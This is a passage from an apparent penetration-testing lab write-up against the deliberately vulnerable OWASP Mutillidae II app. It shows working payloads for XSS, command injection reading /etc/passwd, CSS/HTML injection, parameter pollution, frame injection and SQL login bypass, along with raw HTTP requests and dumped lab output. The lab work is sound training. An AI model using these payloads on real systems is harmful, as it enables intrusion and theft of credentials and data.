Tool","comment":"The Domain Information Groper is preferred on Linux over NSLooku
ly. NSLookup must be in debug mode to give similar output. DIG can perform some
nsfers."}]}}'
1177     var addRow = function(pRowOfData) {
1178         try{
1179             var lDocRoot = window.document;
1180             var lTBody = lDocRoot.getElementById("idDisplayTableBody");
1181             var lTR = lDocRoot.createElement("tr");
1182             //tool_id, tool_name, phase_to_use, tool_type, comment
1183
1184
1185             var lToolIDTD = lDocRoot.createElement("td");
1186             var lToolNameTD = lDocRoot.createElement("td");
1187             var lPhaseTD = lDocRoot.createElement("td");
1188             var lToolTypeTD = lDocRoot.createElement("td");
```



## User-Agent XSS

<http://192.168.58.164/mutillidae/index.php?page=capture-data.php>

- User-agent reflected XSS occurs due to a lack of input validation and output encoding in web applications.
- When user input, such as the User-Agent header, is directly reflected in the response without proper sanitization, it allows attackers to inject malicious scripts that can execute in the context of the victim's browser.

```
"><script>alert(1)</script>
```

```
GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0"><script>alert("XSS");</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://192.168.58.164/mutillidae/index.php?popupNotificationCode=BHD1&page=pen-test-too
l-lookup.php
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Cookie: showhints=2; PHPSESSID=16udbs6kbc4g5kt4j4ieeq4117; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```

```
1257 <!-- BROWSER HINTS CODE -->
1258
1259 <script type="text/javascript">
1260 $(function() {
1261   $('[ReflectedXSSExecutionPoint]').attr("title", "");
1262   $('[ReflectedXSSExecutionPoint']").balloon();
1263 });
1264 </script>
1265
1266 <div style="border: 1px solid black;">
1267   <div ReflectedXSSExecutionPoint="\1" class="footer">Browser:
1268     Firefox/136.0"><script>alert("XSS");</script></div>
1269   <div class="footer">PHP version: 5.3.2-1ubuntu4.5</div>
1270 </div>
1271 </body>
1272 </html><script type="text/javascript">
```



## A1 - Other Injections

### Command Injection

<http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php>

- Command Injection is a type of security vulnerability that occurs in web applications when an attacker is able to execute arbitrary commands on the host operating system via a vulnerable application.
- This typically happens when user input is improperly validated or sanitized, allowing an attacker to manipulate the command that the application constructs and executes.

```
; pwd  
; id  
; cat /etc/passwd  
; ifconfig
```

The screenshot shows the OWASP Mutillidae II web application interface. The browser address bar displays the URL `http://192.168.58.164/mutillidae/index.php?page=dns-lookup.php`. The application header includes the title "OWASP Mutillidae II: Web Pwn in Mass Production" and various status indicators like "Version: 2.6.3.1", "Security Level: 0 (Hosed)", and "Hints: Enabled (2 - Noob)".

The main content area is titled "DNS Lookup" and contains a search form. The "Who would you like to do a DNS lookup on?" section has a text input field labeled "Enter IP or hostname" containing the command `}; cat /etc/passwd`. A "Lookup DNS" button is visible below the input field.

The "Results for ; cat /etc/passwd" section displays the output of the command injection, which is a list of system users and their shell access:

```
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mail List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

## CSS Injection

<http://192.168.58.164/mutillidae/index.php?page=set-background-color.php>

- CSS Injection is a type of web security vulnerability that occurs when an attacker is able to inject malicious Cascading Style Sheets (CSS) into a web application.
- This can lead to various attacks, including data theft, user interface manipulation, and even Cross-Site Scripting (XSS) if the injected CSS includes JavaScript.

```
<body color:#""><H1>CSS Injection</H1>
```

```
POST /mutillidae/index.php?page=set-background-color.php HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Origin: http://192.168.58.164
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://192.168.58.164/mutillidae/index.php?page=set-background-color.php
Cookie: showhints=2; PHPSESSID=16udbs6kbc4g5kt4j4ieeq4117; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

background_color=<body+color%3a%23""><H1>CSS+Injection</H1>+set-background-color-php-submit-button=
set+background+color
```

```
1225 method= post
1226   enctype="application/x-www-form-urlencoded"
1227   style="background-color:#<body color:#""><H1>CSS Injection</H1>"
1228 >
1229 <table style="margin-left:auto; margin-right:auto;"
1230 <tr id="id-bad-cred-tr" style="display: none;"
1231 <td colspan="2" class="error-message">
1232   Error: Invalid Input
1233 </td>
1234 </tr>
1235 <tr><td></td></tr>
1236 <tr>
1237   <td colspan="2" class="form-header">Please enter the background
1238 /><br/>Enter the color in RRGBB format<br/>(Example: Red = FF0000)</td>
1239 </tr>
1240 <tr><td></td></tr>
1241 <td class="label">Background Color</td>
1242 <td>
1243   <input CSSInjectionPoint="1" type="text" name="background_co
1244 </td>
1245 </tr>
1246 </tr></td></tr></tr>
```

## HTML Injection

<http://192.168.58.164/mutillidae/index.php?page=add-to-your-blog.php>

- HTML Injection is a type of web security vulnerability that occurs when an attacker is able to inject arbitrary HTML code into a web application.
- This can happen when user input is not properly validated or sanitized, allowing the attacker to manipulate the content of a web page.
- Unlike Cross-Site Scripting (XSS), which typically involves injecting JavaScript, HTML Injection focuses on injecting HTML markup.

```
<p><h1>HTMLi</h1></p>
```

The screenshot shows a web browser window with the URL `http://192.168.58.164/mutillidae/index.php?page=add-to-your-blog.php`. The page title is "Welcome To The Blog". The browser's address bar shows "Not Secure". The page content includes a "Back" button, a "Help Me!" button, and a "Hints" dropdown menu. Below these is a section for "Add New Blog Entry" with a "View Blogs" link. A red box highlights a "Add blog for anonymous" form. Inside this form, a note states: "Note: <b>, <i> and <u> are now allowed in blog entries". Below the note, a text input field contains the injected HTML code: `<p><h1>HTMLi</h1></p>`. A "Save Blog Entry" button is located below the input field. Below the form is another "View Blogs" link. At the bottom of the page, a table displays "2 Current Blog Entries". The table has columns for "Name", "Date", and "Comment". The first entry is from "anonymous" on "2025-02-15 14:12:54", and the "Comment" column contains the text "HTMLi", which is highlighted by a red box.

2 Current Blog Entries		
Name	Date	Comment
anonymous	2025-02-15 14:12:54	HTMLi

## HTTP Parameter Pollution

<http://192.168.58.164/mutillidae/index.php?page=user-poll.php>

- HTTP Parameter Pollution (HPP) is a type of web application vulnerability that occurs when an attacker manipulates the parameters sent in an HTTP request to exploit the way a web application processes those parameters.
- This can lead to unintended behavior, such as bypassing security controls, altering application logic, or even executing arbitrary code.

```
GET /mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&choice=nikto&initials=test&
user-poll-php-submit-button=Submit+Vote HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
CONNECTION: Keep-Alive
Referer: http://192.168.58.164/mutillidae/index.php?page=user-poll.php
Cookie: showhints=0; PHPSESSID=35c12c26gvp1jqqj16u7c1rpm0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

The screenshot displays the OWASP Mutillidae II: Web Pwn in Mass Pro application. The page title is "OWASP Mutillidae II: Web Pwn in Mass Pro". The navigation bar includes "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", and "View Log". The main content area is titled "User Poll" and contains a "Choose Your Favorite Security Tool" section. The poll asks the user to "Initial your choice to make your vote count". The "nmap" option is selected, and the "Submit Vote" button is visible. Below the poll, a message states "Your choice was nikto".



## Frame Source Injection

<http://192.168.58.164/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php>

- Frame Source Injection (FSI) is a type of web security vulnerability that occurs when an attacker is able to manipulate the content of a web page's frame or iframe.
- This can lead to various security issues, including clickjacking, phishing, and other forms of content injection attacks.

```
GET /mutillidae/index.php?page=document-viewer.php&PathToDocument=https://google.co.uk/
document-viewer-php-submit-button=View+Document HTTP/1.1
Host: 192.168.58.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: showhints=2; PHPSESSID=35e12c26gvp1jqjffu7clrpm0; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Priority: u=0, i

1594 </div>
1594 <div class="label" ReflectedXSSExecutionPoint="1">
1595 Currently viewing document &quot;https://google.co.uk&quot;
1596 </div>
1596 <div>
1596 &nbsp;
1597 </div>
1597 <iframe src="https://google.co.uk" width="700px" height="500px">
1598 </iframe>
1598
```

# A1 - Injection

## SQL Injection Login Page

<http://192.168.58.164/mutillidae/index.php?page=user-info.php>

- SQL Injection is a type of web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.
- It occurs when an application includes untrusted data in a SQL query without proper validation or escaping, allowing an attacker to manipulate the query's structure.
- This can lead to unauthorized access to data, data modification, or even complete control over the database.

`admin' or 1=1-- -`

Hints

 Switch to SOAP Web Service version  Switch to XPath version

Please enter username and password to view account details

Name

Password

Don't have an account? [Please register here](#)

Results for "admin' or 1=1-- -".24 records found.

```
Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
```